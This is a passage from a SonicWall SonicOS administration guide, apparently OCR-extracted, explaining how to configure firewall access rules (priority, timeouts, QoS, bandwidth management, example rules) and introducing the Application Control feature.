
4 Click **OK**. **Max Rule Count** displays the new count.

5 Navigate to **System > Restart**.

6 Click **Restart**.

Configuring Access Rules for a Zone

To display the **Access Rules** for a specific zone select a zone from the **Matrix** or **To/From** drop-down menus.




The access rules are sorted from the most specific at the top, to less specific at the bottom of the table. At the bottom of the table is the **Any** rule. The default access rule is all IP services except those listed in the **Access Rules** page. Access rules can be created to override the behavior of the **Any** rule; for example, the **Any** rule allows users on the LAN to access all Internet services, including NNTP News.

TIP: If the **Delete** or **Edit** icons are dimmed (unavailable), the access rule cannot be changed or deleted from the list.


Changing Priority

To change the priority ranking of an access rule:

1 From the **From** and **To** drop-down menus, specify specific source and destination zones. The **Priority** column contains **Priority** icons.



2 Click the **Priority** icon in the **Priority** column of the Access Rule. The **Change Priority** dialog displays.



3 Enter the new priority number (1-10) in the **Priority** field.

4 Click **OK**.


Adding Access Rules

TIP: Although custom access rules can be created that allow ingress IP traffic, the SonicWall security appliance does not disable protection from DoS attacks, such as the SYN Flood and Ping of Death attacks.

Topics:

Displaying the Add Rule Dialog

1 Click the **Add** button of the **Access Rules** table. The **Add Rule** dialog displays.



2 In the **General** tab, under **Settings**, select an **Action**, that is, how the rule processes (permits or blocks) the specified IP traffic:

- **Allow** (default)
- **Deny**
- **Discard**

3 Select the from and to zones from the **From Zone** and **To Zone** drop-down menus.

4 From the **Select Port** drop-down menu, select the source port defined in the selected Service Object/Group. The Service Object/Group selected must have the same protocol types as the ones selected in the Service drop-down menu. The default is **Any**.

If the service is not listed, you must define the service in the **Add Service** dialog by selecting either:

- **Create new service** to display the **Add Service** dialog.
- **Create new group** to display the **Add Service Group** dialog.

5 Select the service or group of services affected by the access rule from the **Service** drop-down menu. The **Any** service encompasses all IP services.

If the service is not listed, you must define the service in the **Add Service** dialog by selecting either:

- **Create New Service** to display the **Add Service** dialog.
- **Create New Group** to display the **Add Service Group** dialog.

6 Select the source of the traffic affected by the access rule from the **Source** drop-down menu.

Selecting **Create new network** displays the **Add Address Object** dialog. If you want to define the source IP addresses that are affected by the access rule, such as restricting certain users from accessing the Internet:

a Select **Range** from the **Type** drop-down menu.

b Type the starting IP addresses of the address range in the **Address Range Begin** field and the ending IP address in the **Address Range End** field.

TIP: To include all IP addresses, type an asterisk (*) in the **Address Range Begin** field.

c Click **OK**.

7 Select the destination of the traffic affected by the access rule from the **Source** drop-down menu.

Selecting **Create New Network** displays the **Add Address Object** dialog.

8 From the **Users Allowed** drop-down menu, select the user or user group affected by the access rule.

9 Select a schedule from the **Schedule** drop-down menu. The default schedule is **Always on**.

10 Select a priority for the new rule from the **Priority** drop-down menu:

- **Auto Prioritize** (default) – Uses the Auto Prioritize algorithm that places the most specific rules on the top of the **Access Rules** table.
- **Insert at the end** – Places the rule at the end of the **Access Rules** table, thus making the new rule easy to locate regardless of the size of the table.

11 Enter any comments to help identify the access rule in the **Comments** field.

12 If you want to enable the logging of the service activities, select the **Enable Logging** checkbox. This option is selected by default.

13 The **Allow Fragmented Packets** checkbox is enabled by default. Selecting this checkbox overrides the default configuration and allows fragmented packets over PPTP or IPSec.

NOTE: Large IP packets are often divided into fragments before they are routed over the Internet and then reassembled at a destination host. One reason to disable this setting is because it is possible to exploit IP fragmentation in Denial of Service (DoS) attacks.

14 If you want to enable flows matching this access rule to be displayed in the **AppFlow Monitor** and **AppFlow Reports** pages, select the **Enable flow reporting** checkbox. This option is not selected by default.

15 If you want to enable flows matching this access rule to be displayed in the **Packet Monitor** page, select the **Enable packet monitor** checkbox. This option is not selected by default.


16 To enable both management and non-management traffic, select the **Enable Management** checkbox. This option is not selected by default.

17 If you want to use the Geo-IP Filter, select the **Enable Geo-IP Filter** checkbox. For information about the Geo-IP Filter, see Configuring Geo-IP Filters on page 1746. This option is not selected by default.

18 If you want to use the Botnet Filter, select the **Enable Botnet Filter** checkbox. For information about the Botnet Filter, see Configuring Botnet Filters on page 1762. This option is not selected by default.

Advanced Tab

1 Click on the **Advanced** tab.



2 To have the access rule timeout after a period of TCP inactivity, set the amount of time, in minutes, in the **TCP Connection Inactivity Timeout (minutes)** field. The default value is **5** minutes.

3 To have the access rule timeout after a period of UDP inactivity, set the amount of time, in minutes, in the **UDP Connection Inactivity Timeout (minutes)** field. The default value is **30** minutes.

4 Specify the number of connections allowed as a percent of he maximum number of connections allowed by the SonicWall security appliance in the **Number of connections allowed (% of maximum connections)** field. Refer to Connection Limiting Overview on page 895, for more information on connection limiting.

5 Select the **Enable connection limit for each Source IP Address** checkbox to define a threshold for dropped packets. When this threshold is exceeded, connections and packets from the corresponding Source IP are dropped. The minimum number is 0, the maximum is 65535, and the default is **128**. This option is not selected by default.

6 Select the **Enable connection limit for each Destination IP Address** checkbox to define a threshold for dropped packets. When this threshold is exceeded, connections and packets from the corresponding Destination IP are dropped. The minimum number is 0, the maximum is 65535, and the default is **128**. This option is not selected by default.


7 Select **Create a reflexive rule** if you want to create a matching access rule to this one in the opposite direction--from your destination zone or address object to your source zone or address object. This option is not selected by default.

8 To disable Deep Packet Inspection (DPI) scanning on a per-rule basis, select the **Disable DPI** checkbox. This option is not selected by default.

9 The **Don't Invoke Single Sign On to Authenticate Users** option is dimmed unless Single Sign On (SSO) is enabled on the firewall. If this checkbox is selected, SSO is not attempted for traffic that matches the rule, and unauthenticated HTTP connections that match it are directed straight to the login page.

QoS Tab

1 Click on the **QoS** tab if you want to apply DSCP or 802.1p Quality of Service management to traffic governed by this rule.



2 Under **DSCP Marking Settings**, select the **DSCP Marking Action** from the drop-down menu:

- **None**: DSCP values in packets are reset to 0.
- **Preserve** (default): DSCP values in packets remain unaltered.
- **Explicit**: The **Explicit DSCP Value** drop-down menu displays. Select a numeric value between 0 and 63. Some standard values are:

0 - Best effort/Default (default)	**20** - Class 2, Silver (AF22)	**34** - Class 4, Gold (AF41)
8 - Class 1	**22** - Class 2, Bronze (AF23)	**36** - Class 4, Silver (AF42)
10 - Class 1, Gold (AF11)	**24** - Class 3	**38** - Class 4, Bronze (AF43)
12 - Class 1, Silver (AF12)	**26** - Class 3, Gold (AF31)	**40** - Express Forwarding
14 - Class 1, Bronze (AF13)	**27** - Class 3, Silver (AF32)	**46** - Expedited Forwarding (EF)
16 - Class 2	**30** - Class 3, Bronze (AF33)	**48** - Control
18 - Class 2, Gold (AF21)	**32** - Class 4	**56** - Control

- **Map**: The QoS mapping settings on the **Firewall > QoS Mapping** page are used.
  - The **Allow 802.1p Marking to override DSCP values** checkbox displays. Select to allow DSCP values to be overridden by 802.1p marking. This option is disabled by default.

3 Under **802.1p Marking Settings** select the **802.1p Marking Action** from the drop-down menu:

- **None** (default): No 802.1p tagging is added to the packets.
- **Preserve**: 802.1p values in packets remain unaltered.
- **Explicit**: The **Explicit 802.1p Value** drop-down menu displays.

Select a numeric value between 0 and 7:


0 - Best effort (default)	**4** - Controlled load
1 - Background	**5** - Video (<100ms latency)
2 - Spare	**6** - Voice (<10ms latency)
3 - Excellent effort	**7** - Network control

- **Map**: This Note displays: `The QoS mapping settings on the Firewall > QoS Mapping page is used.`

BWM Tab with Advanced BWM

NOTE: If **Global** is specified for BWM type, go to BWM Tab with Global BWM on page 907.

1 Click the **BWM** tab.



2 To enable BWM for outbound traffic, select the **Enable Egress Bandwidth Management ('Allow' rules only)** checkbox. This option is disabled by default.

   a Select a bandwidth object from the **Bandwidth Object** drop-down menu.

   To create a new bandwidth object, select **Create new Bandwidth Object**. For more information about creating bandwidth objects, see Configuring a Bandwidth Object on page 1072.

3 To enable BWM for inbound traffic, select the **Enable Ingress Bandwidth Management ('Allow' rules only)** checkbox. This option is disabled by default.

   a Select a bandwidth object from the **Bandwidth Object** drop-down menu.


   To create a new bandwidth object, select **Create new Bandwidth Object**. For more information about creating bandwidth objects, see Configuring a Bandwidth Object on page 1072.

4 To track bandwidth usage, select the **Enable Tracking Bandwidth Usage** checkbox. This option is disabled by default. To select this option, you must select either or both of the **Enable Bandwidth Management** options.

BWM Tab with Global BWM

NOTE: If **Advanced** is specified for BWM type, go to BWM Tab with Advanced BWM on page 906.

1 Click the **BWM** tab.



2 To enable BWM for outbound traffic, select the **Enable Egress Bandwidth Management ('Allow' rules only)** checkbox. This option is disabled by default.

   a Select a bandwidth priority from the **Bandwidth Priority** drop-down menu. The highest, and default, priority is **0 Realtime**. The lowest priority is **7 Lowest**.


3 To enable BWM for inbound traffic, select the **Enable Ingress Bandwidth Management ('Allow' rules only)** checkbox. This option is disabled by default.

   a Select a bandwidth priority from the **Bandwidth Priority** drop-down menu. The highest, and default, priority is **0 Realtime**. The lowest priority is **7 Lowest**.

Adding the Rule

1 Click **OK** to add the rule.

2 Click **Close** to close the dialog. When the rule is added successfully, the status area at the bottom of the management UI shows the priority at which the new rule was inserted.




Editing an Access Rule

To edit an Access Rule:

1 Click the **Edit** icon of the Access Rule. The **Edit Rule** dialog, which has the same settings as the **Add Rule** dialog) except the **Priority** drop-down menu has an extra option:

- **Retain original priority**, which is the default.




The previous priority type is shown as a comment beside the Priority field, such as:

...previously set as Manual Priority

2 Make your changes.

3 Click **OK**. A message appears in the **Status** bar.



Deleting a Custom Access Rule

NOTE: Default Access Rules cannot be deleted.

To delete:


- An individual custom access rule, click its **Delete** icon.
- Selected custom access rules, click their checkboxes, and then click the **Delete** button. This button is dimmed until a custom access rule checkbox is selected.
- All custom access rules, click the **Delete All** button.

Enabling and Disabling a Custom Access Rule

To enable or disable a custom access rule, click its **Enable** checkbox.

Restoring Access Rules to Default Zone Settings

To remove all end-user configured access rules for a zone, click the **Restore Default** button at the bottom of the table. This restores the access rules for the selected zone to the default access rules initially setup on the firewall and any custom rules. A confirmation message displays:



Displaying Access Rule Traffic Statistics

Move your mouse pointer over the **Graph** icon to display the following access rule receive (Rx) and transmit (Tx) traffic statistics:

- Rx Bytes
- Rx Packets
- Tx Bytes
- Tx Packets

To clear the statistics counters, and restart the counts, click the **Clear Statistics** button at the bottom of the table.

Access Rule Configuration Examples

This section provides configuration examples on adding network access rules:

- Enabling Ping on page 910
- Blocking LAN Access for Specific Services on page 910
- Allowing WAN Primary IP Access from the LAN Zone on page 910

Enabling Ping

This section provides a configuration example for an access rule to allow devices on the DMZ to send ping requests and receive ping responses from devices on the LAN. By default your SonicWall network security appliance does not allow traffic initiated from the DMZ to reach the LAN.

To configure an access rule that allow devices in the DMZ to send ping requests and receive ping responses from devices in the LAN.

1. Place one of your interfaces into the DMZ zone.
2. Navigate to the **Firewall > Access Rules** page.
3. Click **Add** to launch the **Add Rule** dialog.
4. Select the **Allow** radio button.
5. From the **Service** drop-down menu, select **Ping**.
6. From the **Source** drop-down menu, select **DMZ Subnets**.
7. From the **Destination** drop-down menu, select **LAN Subnets**.
8. Click **OK**.

Blocking LAN Access for Specific Services

This section provides a configuration example for an access rule blocking LAN access to NNTP servers on the Internet during business hours.

To configure an access rule blocking LAN access to NNTP servers based on a schedule:

1. From the **Firewall > Access Rules** page, click **Add** to launch the **Add Rule** dialog.
2. Select **Deny** from the **Action** settings.
3. Select **NNTP (News)** from the **Service** drop-down menu. If the service is not listed, you must add it in the **Add Service** dialog.
4. Select **Any** from the **Source** drop-down menu.
5. Select **WAN** from the **Destination** drop-down menu.
6. Select the schedule from the **Schedule** drop-down menu.
7. Enter any comments in the **Comment** field.
8. Click **Add**.

Allowing WAN Primary IP Access from the LAN Zone

By creating an access rule, it is possible to allow access to a management IP address in one zone from a different zone on the same firewall. For example, you can allow HTTP/HTTPS management or ping to the WAN IP address from the LAN side. To do this, you must create an access rule to allow the relevant service between the zones, giving one or more explicit management IP addresses as the destination. Alternatively, you can provide an address group that includes single or multiple management addresses (such as WAN Primary IP, All WAN IP, All X1 Management IP) as the destination. This type of rule allows the HTTP Management, HTTPS Management, SSH Management, Ping, and SNMP services between zones.

NOTE: Access rules can only be set for inter-zone management. Intra-zone management is controlled per-interface by settings in the interface configuration

To create a rule that allows access to the WAN Primary IP from the LAN zone:

1 On the **Firewall > Access Rules** page, display the **LAN > WAN** access rules.

2 Click **Add** to launch the **Add** window.

3 Select **Allow** from the **Action** settings.

4 Select one of the following services from the **Service** menu:

- **HTTP**
- **HTTPS**
- **SSH Management**
- **Ping**
- **SNMP**

5 Select **Any** from the **Source** menu.

6 Select an address group or address object containing one or more explicit WAN IP addresses from the **Destination** menu.

> **NOTE:** Do not select an address group or object representing a subnet, such as **WAN Primary Subnet**. This would allow access to devices on the WAN subnet (already allowed by default), but not to the WAN management IP address.

7 Select the user or group to have access from the **Users Allowed** menu.

8 Select the schedule from the **Schedule** menu.

9 Enter any comments in the **Comment** field.

10 Click **Add**.

Enabling Bandwidth Management on an Access Rule

Bandwidth management can be applied on both ingress and egress traffic using access rules. Access rules displaying the **Funnel** icon are configured for bandwidth management.

> **TIP:** Do not configure bandwidth management on multiple interfaces on a zone, where the configured guaranteed bandwidth for the zone is greater than the available bandwidth for the bound interface.

For information on configuring Bandwidth Management see Firewall Settings > BWM on page 1054.

81

Configuring Application Control Rules

About App Rules and App Control Advanced

This section provides an overview of the App Rules features, known collectively as application control, in SonicOS.

NOTE: Application Control is supported on TZ300 and higher appliances.

Topics:

What is Application Control?

Application Control provides a solution for setting policy rules for application signatures. Application Control policies include global App Control policies, and App Rules policies that are more targeted. SonicOS allows you to create certain types of App Control policies on the fly directly from the **Dashboard > AppFlow Monitor** page.

As a set of application-specific policies, Application Control gives you granular control over network traffic on the level of users, email addresses, schedules, and IP-subnets. The primary functionality of this application-layer access control feature is to regulate Web browsing, file transfer, email, and email attachments.

The ability to control application layer traffic in SonicOS is significantly enhanced with the ability to view real-time application traffic flows, and new ways to access the application signature database and to create application layer rules. SonicOS integrates application control with standard network control features for more powerful control over all network traffic.

Topics:

About App Control Policies

SonicOS provides these ways to create App Control policies and control applications in your network:

- **Create Rule from AppFlow Monitor** – The **Dashboard > AppFlow Monitor** page provides a **Create Rule** button that allows you to quickly configure App Control policies for application blocking, bandwidth management, or packet monitoring. This allows you to quickly apply an action to an application that you notice while using the firewall Visualization and Application Intelligence features. The policy is automatically created and displayed in the App Rules Policies table on the **Firewall > App Rules** page.
- **App Control Advanced** – The **Firewall > App Control Advanced** page provides a simple and direct way of configuring global App Control policies. You can quickly enable blocking or logging for a whole category of applications, and can easily locate and do the same for an individual application or individual signature. When enabled, the category, application, or signature is blocked or logged globally without the need to create a policy on the **Firewall > App Rules** page. All application detection and prevention configuration is available on the **Firewall > App Control Advanced** page.
- **App Rules** – The **Firewall > App Rules** page provides another way to create an App Control policy. This method is equivalent to the method used in the original App Rules feature. Policies created using App

Rules are more targeted because they combine a match object, action object, and possibly email address object into a policy. For flexibility, App Rules policies can access the same application controls for any of the categories, applications, or signatures available on the App Control Advanced page. The **Firewall > Match Objects** page provides a way to create Application List objects, Application Category List objects, and Application Signature List objects for use as match objects in an App Rules policy. The Match Objects page is also where you can configure regular expressions for matching content in network traffic. The **Firewall > Action Objects** pages allows you to create custom actions for use in the policy.

- **Application Firewall Wizard** – The **Application Firewall** wizard provides safe configuration of App Rules for many common use cases, but not for everything.

About Application Control Capabilities

Application Control's data leakage prevention component provides the ability to scan files and documents for content and keywords. Using Application Control, you can restrict transfer of certain file names, file types, email attachments, attachment types, email with certain subjects, and email or attachments with certain keywords or byte patterns. You can deny internal or external network access based on various criteria. You can use Packet Monitor to take a deeper look at application traffic, and can select among various bandwidth management settings to reduce network bandwidth usage by an application.


Based on SonicWall's Reassembly Free Deep Packet Inspection technology, Application Control also features intelligent prevention functionality which allows you to create custom, policy-based actions. Examples of custom actions include the following:

- Blocking entire applications based on their signatures
- Blocking application features or sub-components
- Bandwidth throttling for file types when using the HTTP or FTP protocols
- Blocking an attachment
- Sending a custom block page
- Sending a custom email reply
- Redirecting an HTTP request
- Sending a custom FTP reply over an FTP control channel

While Application Control primarily provides application level access control, application layer bandwidth management and data leakage prevention, it also includes the ability to create custom application or protocol match signatures. You can create a custom App Rules policy that matches any protocol you wish, by matching a unique piece of the protocol. See Custom Signature on page 975.

Application Control provides excellent functionality for preventing the accidental transfer of proprietary documents. For example, when using the automatic address completion feature of Outlook Exchange, it is a common occurrence for a popular name to complete to the wrong address. See Automatic Outlook Exchange automatic address completion for an example.

Automatic Outlook Exchange automatic address completion



Benefits of Application Control

The Application Control functionality provides the following benefits:

- Application based configuration makes it easier to configure policies for application control.
- The Application Control subscription service provides updated signatures as new attacks emerge.
- The related Application Intelligence functionality, as seen in AppFlow Monitor and the Real-Time Visualization Monitor, is available upon registration as a 30-day free trial App Visualization license. This allows any registered SonicWall appliance to clearly display information about application traffic in the network. The App Visualization and App Control licenses are also included with the SonicWall Security Services license bundle.

  NOTE: The feature must be enabled in the SonicOS management interface to become active.

- You can use the **Create Rule** button to quickly apply bandwidth management or packet monitoring to an application that they notice while viewing the AppFlow Monitor page, or can completely block the application.
- You can configure policy settings for individual signatures without influencing other signatures of the same application.
- Application Control configuration windows are available in the Firewall menu in the SonicOS management interface, consolidating all Firewall and Application Control access rules and policies in the same area.

Application Control functionality can be compared to three main categories of products:

- Standalone proxy appliances
- Application proxies integrated into firewall VPN appliances
- Standalone IPS appliances with custom signature support

